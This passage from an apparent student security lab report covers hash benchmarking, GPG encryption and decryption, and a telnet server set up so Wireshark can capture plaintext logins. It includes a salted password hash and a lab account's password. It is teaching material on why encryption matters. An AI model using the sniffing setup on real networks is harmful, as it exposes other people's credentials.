$6$yueqc6LE$QUye7bVJ.TvOypghWfipmWGnLdzMzXZ33KMmBfvxLTbjZB1tSySnTfef6RnmF15Wjms17uZfahMRNRGppjn
SY0
root@kali:~/hashes#
```

The hash value returned using the salt is totally different from the original hash value.

3.3.9 Computation Time Analysis For Hash Algorithms

Computational Time for each hash algorithm depends on the hardware and software you are running on. Figure 7.1.6/7.1.7 shows the comparison between MD5, SHA1 and SHA256. Depending upon different machine specifications we can get different results. CPUs these days use acceleration for hash functions. We use the following command for comparison:

```
root@kali:~# openssl speed md5 sha1 sha256
Doing md5 for 3s on 16 size blocks: 2309220 md5's in 1.42s
Doing md5 for 3s on 64 size blocks: 2048340 md5's in 1.42s
Doing md5 for 3s on 256 size blocks: 1254939 md5's in 1.47s
Doing md5 for 3s on 1024 size blocks: 543792 md5's in 1.48s
Doing md5 for 3s on 8192 size blocks: 81281 md5's in 1.47s
Doing md5 for 3s on 16384 size blocks: 42226 md5's in 1.48s
Doing sha1 for 3s on 16 size blocks: 2735384 sha1's in 1.47s
Doing sha1 for 3s on 64 size blocks: 2152351 sha1's in 1.47s
Doing sha1 for 3s on 256 size blocks: 1432706 sha1's in 1.48s
Doing sha1 for 3s on 1024 size blocks: 479415 sha1's in 1.21s
Doing sha1 for 3s on 8192 size blocks: 84930 sha1's in 1.37s
Doing sha1 for 3s on 16384 size blocks: 50800 sha1's in 1.48s
Doing sha256 for 3s on 16 size blocks: 2110911 sha256's in 1.46s
Doing sha256 for 3s on 64 size blocks: 1396740 sha256's in 1.47s
Doing sha256 for 3s on 256 size blocks: 802778 sha256's in 1.47s
Doing sha256 for 3s on 1024 size blocks: 267910 sha256's in 1.42s
Doing sha256 for 3s on 8192 size blocks: 40679 sha256's in 1.45s
Doing sha256 for 3s on 16384 size blocks: 20604 sha256's in 1.47s
OpenSSL 1.1.1g  21 Apr 2020
built on: Tue Apr 21 19:45:21 2020 UTC
options:bn(64,64) rc4(16x,int) des(int) aes(partial) blowfish(ptr)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -Wa,--noexecstack -g -O2 -fdebug-pref
ix-map=/build/openssl-kZUcLs/openssl-1.1.1g=. -fstack-protector-strong -Wformat -Werror=format-
security -DOPENSSL_USE_NODELETE -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ -DOPENSSL_IA32_SSE
2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -D
SHA512_ASM -DKECCAK1600_ASM -DRC4_ASM -DMD5_ASM -DAESNI_ASM -DVPAES_ASM -DGHASH_ASM -DECP_NISTZ
256_ASM -DX25519_ASM -DPOLY1305_ASM -DNDEBUG -Wdate-time -D_FORTIFY_SOURCE=2
The 'numbers' are in 1000s of bytes per second processed.
```

Figure 7.1.6

```
type          16 bytes     64 bytes     256 bytes    1024 bytes   8192 bytes  16384 bytes
md5           26019.38k    92319.55k    218547.20k    376245.28k   452961.87k   467453.23k
sha1          29772.89k    93707.80k    247819.42k    405719.80k   507844.20k   562369.73k
sha256        23133.27k    60810.45k    139803.52k    193197.07k   229822.32k   229643.49k
```

Figure 7.1.7

It is good MD5 and SHA-1 to be avoided as they are compromised and not secure. If their speed for given context is several times faster than secure SHA-2 ones and security is not that much important they can be chosen though. When choosing cryptographic hash functions everything is up to a context of usage and benchmark tests for this context is needed. [29]

CHAPTER 4 CRYPTOHEAVEN

4.1. Single Key Encryption

4.1.1 Introduction

Single Key Encryption or Symmetric encryption is a type of data encryption which only has one key (a secret key), which is used to both encrypt and decrypt the information. The entities/Systems communicating via symmetric encryption must first exchange/share the secret key so that it can be used to decrypt the process/information.

Figure: Symmetric Key Encryption

4.1.2 Encrypting data using GPG

To encrypt data using GPG, we first need to install it on our system. We will be using Kali-Linux, We can use following command to install it using Kali Terminal:

sudo apt-get install gpg -y

```
root@kali:~# apt-get install gpg -y
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
gpg is already the newest version (2.2.20-1).
The following package was automatically installed and is no longer required:
  ruby-did-you-mean
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1137 not upgraded.
root@kali:~#
```

Figure: Installing gpg on Kali

After the installation of GPG on our machine, we need to generate a key that will be used to encrypt out data. For this purpose we will be using the following command:

gpg --full-gen-key

This command will further prompt us some options. For example, it will ask us to choose the type of key we want to generate. This key can be RSA,DSA or any existing key from the card. It is shown below that we are using the first option which is RSA and RSA (default).

```
root@kali:~# gpg --full-gen-key
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection?
```

Figure: Generating RSA Key

It will further ask you about the size of the key. You can choose the size according to your preference but there is one thing to note: The longer size you choose, the longer it will take to generate a key. Here we choose size 2048 bits.
You can alsos set an expiry date for the key. We are leaving it as default which is that it never expires.
After which you need to give confirmation that all of the information added so far is true.

```
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 2048
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y
```

Figure: Choosing size for Key

After that you will be asked to make a user ID to identify your key. You will be asked to enter information for that.

```
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Amina
Email address: bitf17a027@pucit.edu.pk
Comment: nothing
You selected this USER-ID:
    "Amina (nothing) <bitf17a027@pucit.edu.pk>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
```

Figure: Making ID for key identity

After this it prompts a window, which will ask for a passphrase. This passphrase is then used to encrypt our private key using symmetric encryption, so even if your keys are stolen, no one can be able to decrypt our files.




Figure: Making Passphrase

After this it will take some time for the system to generate your key, which will be displayed on your terminal along with other details.

Figure: Generated Key

Now, we will be using this key to encrypt some data.

For this purpose, let's first make a directory 'gpg' to do GPG encryption using following command:

mkdir gpg

Let's go to the gpg directory using following command:

cd gpg

After entering the gpg directory, we now need a file with some data to encrypt using the key we have generated previously.

We will be making a file named '**secret.txt'.**
To make this on the terminal, we will be using the following command:
vim secret.txt
Where vim is the editor like nano to make a txt file. We will also be using vim to edit this file.

Figure: GPG Directory

We will put the following string of data in this file:

"**THIS IS SECRET TEXT TO BE ENCRYPTED"**




Figure: Contents of secret.txt file

We will be using the user ID we generated to encrypt this file using the following command:

gpg -r bitf17a027@pucit.edu.pk -e secret.txt

Here gpg command is using some options like -r and -e. This is what they mean:

-r (--recipient name): Encrypt for user ID name. If this option or --hidden-recipient is not specified, GunGP asks for user ID unless --default-recipient is given.

-e (--encrypt): Encrypt data to one or more public keys. This command may be combined with --sign (to sign and encrypt a message), --symmetric (to encrypt a message that can be decrypted using a secret key or a passphrase), or --sign and --symmetric together (for a signed message that can be decrypted using a secret key or a passphrase). --recipient and related options specify which public keys to use for encryption.

After this we will use the following command to see the newly generated encrypted file: **ls -la**

With this we can see that we now have a new file named "**secret.txt.gpg**"

```
root@kali:~/gpg# gpg -r bitf17a027@pucit.edu.pk -e secret.txt
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   2  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 2u
root@kali:~/gpg# ls -la
total 16
drwxr-xr-x  2 root root 4096 Dec 13 18:51 .
drwx------ 23 root root 4096 Dec 13 18:51 ..
-rw-r--r--  1 root root   36 Dec 13 18:50 secret.txt
-rw-r--r--  1 root root  375 Dec 13 18:51 secret.txt.gpg
root@kali:~/gpg#
```

Figure: Secret.txt.gpg

To see the contents of this newly generated file we use the conventional CAT command as follow:

Cat secret.txt.gpg

From what we can see from the image in the below figure we can see that the data has been encrypted and now not in a readable text.

```
root@kali:~/gpg# cat secret.txt.gpg
kY@F=^k|5
E#&{#R]=!9yy,P3z3=d5 SY=
#)-FAvXKu%em

D_$>HG
j-!%*Z-j8!"p
L(S1A5su%i'=5<
7I\dW%M{J3h7g9SN(?;cg'f1QYV}s~s'^Hr?S6
L}PE 1n3  O'eSL`]Z(root@kal:~/gpg#
```

Figure: Encrypted data Form

Now, in order to decrypt the '**secret.txt.gpg**' file we will be using the following command:

gpg -d secret.txt.gpg

Let's see what -d option given to gpg command means:

-d(--decrypt): Decrypt the file given on the command line (or STDIN if no file is specified) and write it to STDOUT (or the file specified with --output). If the decrypted file is signed the signature is also verified. This command differs from the default operation, as it never writes to the filename which is included in the file and it rejects files that don't begin with an encrypted message.

```
root@kali:~/gpg# rm secret.txt
root@kali:~/gpg# gpg -d secret.txt.gpg
```

Figure: Command to decrypt

This command will then prompt a window to enter the passphrase that we previously made.




Figure: Prompt Window to Enter Passphrase

After the successful entry of passphrase the decrypted information will be displayed on the terminal window as below:

```
root@kali:~/gpg# gpg -d secret.txt.gpg
gpg: encrypted with 2048-bit RSA key, ID 6B10598087FE1640, created 2020-12-13
      "Amina (nothing) <bitf17a027@pucit.edu.pk>"
THIS IS SECRET TEXT TO BE ENCRYPTED
```

Figure: Decrypted Info

A useful GPG Command:

1. **gpg --version:** This command is used to see the version of gpg installed on the system along with hash, ciphers and key algorithms available.

```
root@kali:~/gpg# gpg --version
gpg (GnuPG) 2.2.20
libgcrypt 1.8.5
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Home: /root/.gnupg
Supported algorithms:
Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,
        CAMELLIA128, CAMELLIA192, CAMELLIA256
Hash: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
Compression: Uncompressed, ZIP, ZLIB, BZIP2
```

4.1.3 Limitations of Single Key Encryption

Following are some of the limitations of single key encryption:

- There is a problem with the KEY-DISTRIBUTION using a single-key algorithm. The exchange of key for the Symmetric cryptosystem is insecure. The has to be transmitted to the receiving system before transmission of the actual message to the receiving system. Since there is always a possibility of transmission channels being tapped, so, every means of electronic communication is insecure. Which leaves only the physical means of exchanging the keys as a secure way.
- Another concern that arises here is the compromise of the key. Imagine that a user 'Hadia' makes hundreds of transactions with the same single key. It increases the risk of key getting compromised. If one person somehow gets his hand on the key of hadia, he can exploit all the transactions she has made.

4.2. Importance of Encryption of server connection using TELNET

In order for us to see why encryption over data and server connection is so important, Let's dig into its details using Telnet server connection.

Specifications Required:

1. Ubuntu Server
2. Kali Linux Machine
3. Xinetd and Telnetd on Ubuntu server
4. Telnetd and Wireshark on Kali Linux

Let's open UbuntuServer and check its hostname and do whoami.
Now we will have to install xinetd and telnetd by using the following commands:
sudo apt-get install xinetd sudo
apt-get install telnetd

```
root@ubuntu:~# hostname
UbuntuServer
root@ubuntu:~# whoami
root
root@ubuntu:~# apt-get install telnetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
telnetd is already the newest version (0.17-41.2build1).
The following packages were automatically installed and are no longer required:
  linux-headers-5.4.0-29 linux-headers-5.4.0-29-generic linux-headers-5.4.0-31
  linux-headers-5.4.0-31-generic linux-image-5.4.0-29-generic linux-image-5.4.0-31-generic
  linux-modules-5.4.0-29-generic linux-modules-5.4.0-31-generic
  linux-modules-extra-5.4.0-31-generic tcpd
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 177 not upgraded.
root@ubuntu:~# apt-get install xinetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
xinetd is already the newest version (1:2.3.15.3-1).
The following packages were automatically installed and are no longer required:
  linux-headers-5.4.0-29 linux-headers-5.4.0-29-generic linux-headers-5.4.0-31
  linux-headers-5.4.0-31-generic linux-image-5.4.0-29-generic linux-image-5.4.0-31-generic
  linux-modules-5.4.0-29-generic linux-modules-5.4.0-31-generic
  linux-modules-extra-5.4.0-31-generic tcpd
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 177 not upgraded.
root@ubuntu:~# _
```

Figure: Telnetd and Xinetd installation

We can also check the services file for xinetd and telnetd that are listed in /etc/services directory by using the following commands: **cat /etc/services | grep telnet cat /etc/services | grep xinetd**
Which tells us that xinetd is a tcp service that runs on port 9098 and telnet runs on port 23.

```
root@ubuntu:~# cat /etc/services | grep xinetd
xinetd          9098/tcp
root@ubuntu:~# cat /etc/services | grep telnet
telnet          23/tcp
telnets         992/tcp                         # Telnet over SSL
tfido           60177/tcp                       # fidonet EMSI over telnet
root@ubuntu:~#
```

Figure: Xinetd and Telnetd

We can also check services provided by xinetd by using the following command: **ls /etc/xinetd.d**

```
root@ubuntu:~# ls /etc/xinetd.d
chargen      daytime      discard      echo      servers   time
chargen-udp  daytime-udp  discard-udp  echo-udp  services  time-udp
root@ubuntu:~#
```

Figure: Xinetd Services

To check the status of xinetd we can use the following command:
systemctl status xinetd

In case it is not active, we can start it manually.

```
root@ubuntu:~# systemctl status xinetd
● xinetd.service - LSB: Starts or stops the xinetd daemon.
     Loaded: loaded (/etc/init.d/xinetd; generated)
     Active: active (running) since Mon 2021-01-11 08:43:54 UTC; 31min ago
       Docs: man:systemd-sysv-generator(8)
      Tasks: 1 (limit: 2282)
     Memory: 4.4M
     CGroup: /system.slice/xinetd.service
             └─805 /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_compat -inetd_ipv6

Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/discard-udp >
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/echo [file=/>
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/echo-udp [fi>
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/servers [fil>
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/services [fi>
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/time [file=/>
Jan 11 08:43:57 ubuntu xinetd[805]: Reading included configuration file: /etc/xinetd.d/time-udp [fi>
Jan 11 08:43:57 ubuntu xinetd[805]: added service telnet [file=/etc/inetd.conf] [line=23]
Jan 11 08:43:57 ubuntu xinetd[805]: 2.3.15.3 started with libwrap loadavg labeled-networking option>
Jan 11 08:43:57 ubuntu xinetd[805]: Started working: 1 available service
lines 1-19/19 (END)
```

Figure: Status of Xinetd

Right now the IP of our Ubuntu server is 192.168.10.4. Let's remotely login into our ubuntu server using user 'amna' over telnet server to check whether our connection is working by using the following command: **telnet 192.168.10.4**

It will prompt you to enter your username and password. In our case, username is 'amna' and the password is '1234'.




FIgure: Remote Login Ubuntu Server

After logging into the ubuntu server let's again check the credentials such as its hostname, whoami, its pwd(present working directory) and it's ip configuration using the ifconfig command.

```
Last login: Mon Jan 11 10:00:22 UTC 2021 from DESKTOP-M9QEUBD on pts/0
amna@UbuntuServer:~$ hostname
UbuntuServer
amna@UbuntuServer:~$ whoami
amna
amna@UbuntuServer:~$ pwd
/home/amna
amna@UbuntuServer:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.4  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::a00:27ff:fe34:48b3  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:34:48:b3  txqueuelen 1000  (Ethernet)
        RX packets 114531  bytes 170458779 (170.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21312  bytes 1526630 (1.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 493  bytes 39027 (39.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 493  bytes 39027 (39.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure: Checking UbuntuServer Specifications

We can exit ubuntuServer using either of ‘exit’ or ‘logout’ commands.

```
amna@UbuntuServer:~$ exit
logout
Connection closed by foreign host.
root@kali:~#
```

Figure: Exit UbuntuServer

Now, Its the time to check the integrity of our data over telnet server connection. For this purpose we will be wireshark (packet sniffing tool), which is available in Kali-Linux.
We can use the **‘wireshark**’ command to launch it using the Kali-Linux terminal.

```
root@kali:~/rainbow# wireshark
qt5ct: using qt5ct plugin
qt5ct: D-Bus global menu: no
18:16:32.870          Warn Invalid borders specified for theme pixmap:
       /usr/share/themes/Kali-Dark/gtk-2.0/assets/trough-scrollbar-horiz.png,
borders don't fit within the image
18:16:32.873          Warn invalid source position for vertical gradient
18:16:32.875          Warn invalid source position for vertical gradient
18:16:32.884          Warn invalid source position for vertical gradient
18:16:32.888          Warn invalid source position for vertical gradient
18:16:33.247          Warn invalid source position for vertical gradient
18:16:33.248          Warn invalid source position for vertical gradient
18:16:33.254          Warn invalid source position for vertical gradient
18:16:33.254          Warn invalid source position for vertical gradient
```

Figure: WireShark

To observe packets over telnet server connection, we will be using the **'eth0'** interface of wireshark.

